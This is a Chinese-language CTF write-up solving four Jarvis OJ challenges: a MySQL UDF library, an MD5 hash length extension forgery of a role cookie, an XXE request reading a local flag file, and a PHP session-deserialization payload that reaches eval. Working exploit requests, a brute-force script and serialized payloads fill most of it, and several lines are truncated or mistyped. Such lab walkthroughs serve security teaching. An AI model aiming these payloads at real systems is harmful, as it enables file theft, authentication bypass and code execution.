登陆后显示flag:



RE? (mysql的UDF用户自定义函数)

题目地址: [udf.so.02f8981200697e5eeb661e64797fc172](https://udf.so/02f8981200697e5eeb661e64797fc172)

搜了一下题解, 这道题大概思路是:

下载下来后文件名为udf.so.XXXXX, 用mysql导入一下。

所以这道题就是让我们在本机导入udf, 然后调用函数看结果。

奈何在windows下的MySQL或MariaDB尝试会报错：

```
ERROR 1126 (HY000): Can't open shared library 'udf.so.02f8981200697e5eeb661e64797fc172' (errno: 2, )
```

原因：

udf是mysql自定义函数包，

udf.so用于linux系统，udf.dll用于windows系统。

解决方法：

1. 在linux下装mysql
2. docker直接pull mysql镜像

解题方法一：Linux

```
cd /usr/lib64/mysql/plugin
wget https://dn.jarvisoj.com/challengefiles/udf.so.02f8981200697e5eeb661e64797fc172
```

```
[root@VM_0_7_centos plugin]# ls
adt_null.so          dialog_examples.so  mypluglib.so       semisync_master.so
auth_0x0100.so      dialog.so           mysql_clear_password.so  semisync_slave.so
auth_pam.so         ha_innodb.so       qa_auth_client.so    server_audit.so
auth_socket.so      handlersocket.so   qa_auth_interface.so  sphinx.so
auth_test_plugin.so ha_sphinx.so       qa_auth_server.so    sql_errlog.so
daemon_example.ini  libdaemon_example.so  query_cache_info.so  udf.so.02f8981200697e5eeb661e64797fc172
```

登陆MySQL或MariaDB后：

```
create function help_me returns string soname 'udf.so.02f8981200697e5eeb661e64797fc172';
select help_me();
create function getflag returns string soname 'udf.so.02f8981200697e5eeb661e64797fc172';
select getflag();
```

```
[root@VM_0_7_centos plugin]# mysql -uroot -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 2176
Server version: 5.5.60-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create function help_me returns string soname 'udf.so.02f8981200697e5eeb661e64797fc172';
Query OK, 0 rows affected (0.05 sec)

MariaDB [(none)]> select help_me();
+-----+
| help_me() |
+-----+
| use getflag function to obtain your flag!! |
+-----+
1 row in set (0.00 sec)

MariaDB [(none)]> create function getflag returns string soname 'udf.so.02f8981200697e5eeb661e64797fc172';
Query OK, 0 rows affected (0.00 sec)

MariaDB [(none)]> select getflag();
+-----+
| getflag() |
+-----+
| PCTF{Interesting_U5er_d3fined_Function} |
+-----+
```

解题方法二： Docker

```
>docker search mysql
Error response from daemon: Get https://index.docker.io/v1/search?q=mysql&n=25: dial tcp: lookup index.dock
#重启解决（没有什么是重启解决不了的，如果有，就重装）
> docker pull mysql
> docker run -p 3306:3306 --name ctf-mysql -v D:\security\docker:/tmp -e LANG=C.UTF-8 -e MYSQL_ROOT_PASSWO
>docker exec -it ctf-mysql bash
root@72c3316058c9:/# mysql -u root -p
mysql> select @@plugin_dir;
root@72c3316058c9:/# cp ./udf.so.02f8981200697e5eeb661e64797fc172 /usr/lib/mysql/plugin/udf.so
mysql> create function help_me returns string soname 'udf.so';
Query OK, 0 rows affected (0.04 sec)
mysql> select help_me();
use getflag function to obtain your flag!!
mysql> create function getflag returns string soname 'udf.so';
Query OK, 0 rows affected (0.05 sec)
mysql> select getflag();
PCTF{Interesting_U5er_d3fined_Function}
```

即可得到flag。

flag在管理员手里（Hash长度扩展攻击）

题目链接：<http://web.jarvisoj.com:32778/>

上去先抓包，发现会设置一个md5和你的身份guest。

题目的意思应该是将guest改为admin。

```
GET / HTTP/1.1
Host: web.jarvisoj.com:32778
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: role=s%3A5%3A%22guest%22%3B; hsh=3a4727d57463f122833d9e732f94e4e0
Upgrade-Insecure-Requests: 1
```

大概是哈希长度拓展攻击。

估计要找源码了，常见的备份文件 .bak .swp .swo 还有 ~

用源码泄露工具扫描一下：

Usage :

```
python SourceLeakHackerForLinux.py [URL]
```

Example :

```
python SourceLeakHackerForLinux.py http://www.baidu.com/
```

Tips :

Your URL should must starts with "http://" or "https://"

```
m:32778/.www.tar.gz.swl Checking : http://web.jarvisoj.com:32778/.www.tar.swl Checking : ht
web.zip.swl Checking : http://web.jarvisoj.com:32778/.web.rar.swl Checking : http://web.jar
Checking : http://web.jarvisoj.com:32778/.web.7z.swl Checking : http://web.jarvisoj.com:327
http://web.jarvisoj.com:32778/.web.tar.swl Checking : http://web.jarvisoj.com:32778/_vimir
isoj.com:32778/.viminfo Checking : http://web.jarvisoj.com:32778/index.php [ 200 ]
Checking : http://web.jarvisoj.com:32778/login.php Checking : http://web.jarvisoj.com:3277
tp://web.jarvisoj.com:32778/test.php Checking : http://web.jarvisoj.com:32778/phpinfo.php
```

打开这个链接可以下载一个文件index.php~，这个是php的备份恢复文件，拿到 linux下，重命名为index.php.swp，使用命令vim -r index.php 即可恢复原来的php文件，得到源码：

```
<?php
    $auth = false;
    $role = "guest";

    $salt =
    if (isset($_COOKIE["role"])) {
        $role = unserialize($_COOKIE["role"]);
        $hsh = $_COOKIE["hsh"];
        if ($role=="admin" && $hsh === md5($salt.strrev($_COOKIE["role"]))) {
            $auth = true;
        } else {
            $auth = false;
        }
    } else {
        $s = serialize($role);
        setcookie('role',$s);
        $hsh = md5($salt.strrev($s));
        setcookie('hsh',$hsh);
    }

    if ($auth) {
        echo "<h3>Welcome Admin. Your flag is
    } else {
        echo "<h3>Only Admin can see the flag!!</h3>";
    }
?>
```

如何知道 \$salt 的长度呢，可以选择kali中的hashpump 或者 hash_extender工具爆破.....

解题方法一：hash_extender工具

安装hash_extender步骤：

```
git clone https://github.com/iagox86/hash_extender
cd hash_extender
make
```

还需要一个python脚本，来自：

<https://skysec.top/2017/08/16/jarvisoj-web/#flag%E5%9C%A8%E7%AE%A1%E7%90%86%E5%91%98%E6%89%8B%E9%87%8C>

```

# -*- coding:utf-8 -*-
from urlparse import urlparse
from httplib import HTTPConnection
from urllib import urlencode
import json
import time
import os
import urllib

def gao(x, y):
    #print x
    #print y
    url = "http://web.jarvisoj.com:32778/index.php"
    cookie = "role=" + x + "; hsh=" + y
    #print cookie
    build_header = {
        'Cookie': cookie,
        'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:44.0) Gecko/20100101 Firefox/44',
        'Host': 'web.jarvisoj.com:32778',
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
    }
    urlparts = urlparse(url)
    conn = HTTPConnection(urlparts.hostname, urlparts.port or 80)
    conn.request("GET", urlparts.path, '', build_header)
    resp = conn.getresponse()
    body = resp.read()
    return body

for i in xrange(1000):
    print i
    #secret len = ???
    find_hash = "./hash_extender -d ';'\"tseug\":5:s' -s 3a4727d57463f122833d9e732f94e4e0 -f md5 -a ';'\"nim
    #print find_hash
    calc_res = os.popen(find_hash).readlines()
    hash_value = calc_res[0][:32]
    attack_padding = calc_res[0][32:]
    attack_padding = urllib.quote(urllib.unquote(attack_padding)[::-1])
    ret = gao(attack_padding, hash_value)
    if "Welcome" in ret:
        print ret
        break

```

可见盐的长度是12.....且得到回显:

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab displays a GET request to http://web.jarvisoj.com:32778 with headers including User-Agent (Mozilla/5.0), Accept, Accept-Language, and Cookie. The 'Response' tab displays an HTTP 200 OK response with headers including Date, Server, X-Powered-By, Content-Length, Connection, and Content-Type. The response body is HTML code that includes a title 'Web 350' and a message 'Welcome Admin. Your flag is PCTF{H45h_ext3ndeR_i5_easY_to_us3}'.

那么这里为什么能够添加了这么多内容，还能满足源码中如下的判定条件呢：

```
$role == 'admin'
```

因为这道题巧在利用了unserialize来进行反序列化，它会把序列化格式 ;之后的内容丢弃

也就是 s:5:"admin";xxxx (xxxx全被丢弃了)

如果不是被反序列化了，这样这道题不能满足 \$role == 'admin' 条件了

同类题目 (shiyambar):

<http://ctf5.shiyambar.com/web/kzhan.php>

api调用 (XXE漏洞)

请设法获得目标机器/home/ctf/flag.txt中的flag值。

题目入口: <http://web.jarvisoj.com:9882/>

抓包传的json:

Request

Raw Params Headers Hex

```
POST /api/v1.0/try HTTP/1.1
Host: web.jarvisoj.com:9882
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://web.jarvisoj.com:9882/
Content-Type: application/json
Content-Length: 36
Connection: close
Cookie: role=s%3A5%3A%22guest%22%3B; hsh=3a4727d57463f122833d9e732f94e4e0

{"search":"type sth!","value":"own"}
```

Response

Raw Headers Hex

```
HTTP/1.0 201 CREATED
Content-Type: application/json
Content-Length: 86
Server: Werkzeug/0.9.4 Python/2.7.6
Date: Mon, 22 Apr 2019 11:42:33 GMT

{
  "task": {
    "done": false,
    "search": "type sth!",
    "value": "own"
  }
}
```

https://blog.csdn.net/dyw_666666

利用了ajax，这里把传的json改成xml，并利用xxe读取flag

先把头中的Content-Type改为application/xml

下面利用xxe

Request

Raw Params Headers Hex XML

```
POST /api/v1.0/try HTTP/1.1
Host: web.jarvisoj.com:9882
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://web.jarvisoj.com:9882/
Content-Type: application/xml
Content-Length: 121
Connection: close
Cookie: role=s%3A5%3A%22guest%22%3B; hsh=3a4727d57463f122833d9e732f94e4e0

<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY payload SYSTEM "file:///home/ctf/flag.txt">
]>
<root>&payload;</root>
```

Response

Raw Headers Hex XML

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 44
Server: Werkzeug/0.9.4 Python/2.7.6
Date: Mon, 22 Apr 2019 12:05:47 GMT

<root>CTF{XxE_15_n0T_S7range_Enough}
</root>
```

https://blog.csdn.net/dyw_666666

得到flag。

关于XXE漏洞的两篇文章：

<https://security.tencent.com/index.php/blog/msg/69>

<https://www.freebuf.com/articles/web/126788.html>

PHPINFO（SESSION反序列化）

题目入口：<http://web.jarvisoj.com:32784/>

```

<?php
//A weshell is wait for you
ini_set('session.serialize_handler', 'php');
session_start();
class OowoO
{
    public $mdzz;
    function __construct()
    {
        $this->mdzz = 'phpinfo()';
    }

    function __destruct()
    {
        eval($this->mdzz);
    }
}
if(isset($_GET['phpinfo']))
{
    $m = new OowoO();
}
else
{
    highlight_string(file_get_contents('index.php'));
}
?>

```

本题的突破点在于：

```
ini_set('session.serialize_handler', 'php');
```

当get传入phpinfo时会实例化OowoO这个类并访问phpinfo()。

System	Linux 100052dd14a1 3.13.0-143-generic #192-Ubuntu SMP Tue Feb 27 10:45:36 UTC 2018 x86_64
Build Date	May 11 2016 14:35:12
Configure Command	'./configure' '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-syssem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap=/bitnami/xamppunixinstallerstackDev-linux-x64/src/imap-2007e' '--with-imap-ssl' '--with-gettext=/opt/lampp' '--with-mssql=shared,/opt/lampp' '--with-pdo-dblib=shared,/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-oci8=shared,instanclient,/opt/lampp/lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-'

通过phpinfo页面，我们知道php.ini中默认session.serialize_handler为php_serialize，而index.php中将其设置为php。

这就导致了session的反序列化问题。

session.save_path	/opt/lampp/temp/	/opt/lampp/temp/
session.serialize_handler	php	php_serialize
session.upload_progress.cleanup	Off	Off
session.upload_progress.enabled	On	On

由phpinfo()页面继续可知，session.upload_progress.enabled为On。

因此当一个上传在处理中，同时POST一个与INI中设置的session.upload_progress.name同名变量时，当php检测到这种POST请求时，它会在\$_SESSION中添加一组数据。

所以可以通过Session Upload Progress来设置session。

session.upload_progress.cleanup	Off	Off
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%

但是，这时就有一个问题，在题目代码中，没有某个值是用来接受我们传入的数据，并储存到\$_SESSION中的。

其实我们是有办法传入\$_SESSION数据的，这里就利用到了|的反序列化问题。

思路很明白了，我们需要构造一个上传和post同时进行的情况，代码如下：

```
<!DOCTYPE html>
<html>
<head>
<title>test</title>
<meta charset="utf-8">
</head>
<body>
<form action="http://web.jarvisoj.com:32784/index.php" method="POST" enctype="multipart/form-data">
<input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="123" />
<input type="file" name="file" />
<input type="submit" />
</form>
</body>
</html>
```

再考虑序列化：

```
<?php
class Oowo0
{
    public $mdzz='print_r(scandir(dirname(__FILE__)));';
}
$obj = new Oowo0();
$a = serialize($obj);

var_dump($a);
```

得到下面结果:

```
0:5:"Oowo0":1:{s:4:"mdzz";s:36:"print_r(scandir(dirname(__FILE__)));";}
```

为防止转义, 在引号前加上\。利用前面的html页面随便上传一个东西, 抓包, 把filename改为如下:

```
|0:5:"\Oowo0":1:{s:4:"\mdzz";s:36:"\print_r(scandir(dirname(__FILE__)));";}
```

注意, 前面还有一个|, 这是session的格式。

The screenshot shows a browser's developer tools interface. On the left, the 'Request' tab is active, displaying a multipart form-data request. The 'filename' field contains a serialized PHP object: `|0:5:"\Oowo0":1:{s:4:"\mdzz";s:36:"\print_r(scandir(dirname(__FILE__)));";}`. A red arrow points to this field. On the right, the 'Response' tab is active, showing the server's output. The response includes a `phpinfo()` call and a `scandir()` call result, which is highlighted in a red box. The `scandir()` result is an array: `Array ([0] => . [1] => .. [2] => Here_1s_7he_fl4g_buT_You_Cannot_see.php [3] => index.php [4] => phpinfo.php)`. The URL in the address bar is `https://blog.csdn.net/dyw_663666`.

通过phpinfo页面查看当前路径 `_SERVER["SCRIPT_FILENAME"]`

SERVER_ADMIN	you@example.com
SCRIPT_FILENAME	/opt/lampp/htdocs/index.php
REMOTE_PORT	61942

进一步更改，可获得flag

```
|0:5:\\"OowoO\\":1:{s:4:\\"mdzz\\";s:88:\\"print_r(file_get_contents(\"/opt/lampp/htdocs/Here_1s_7he_f14g_buT_Yo
```

The screenshot shows a web browser's developer tools interface. On the left, the 'Request' tab is active, displaying the raw request body. The payload is a multipart form-data request with a file named 'file'. The file's content is a PHP payload designed to trigger a file_get_contents call. A red arrow points from the payload in the request to the corresponding code in the response on the right.

The response tab shows the raw response body, which is a PHP script. The script contains a file_get_contents call that reads the contents of the file specified in the request. The output of this call is a flag: `$flag='CTF[4d96e37f4be998c50aa586de4ada354a]';`

得到flag。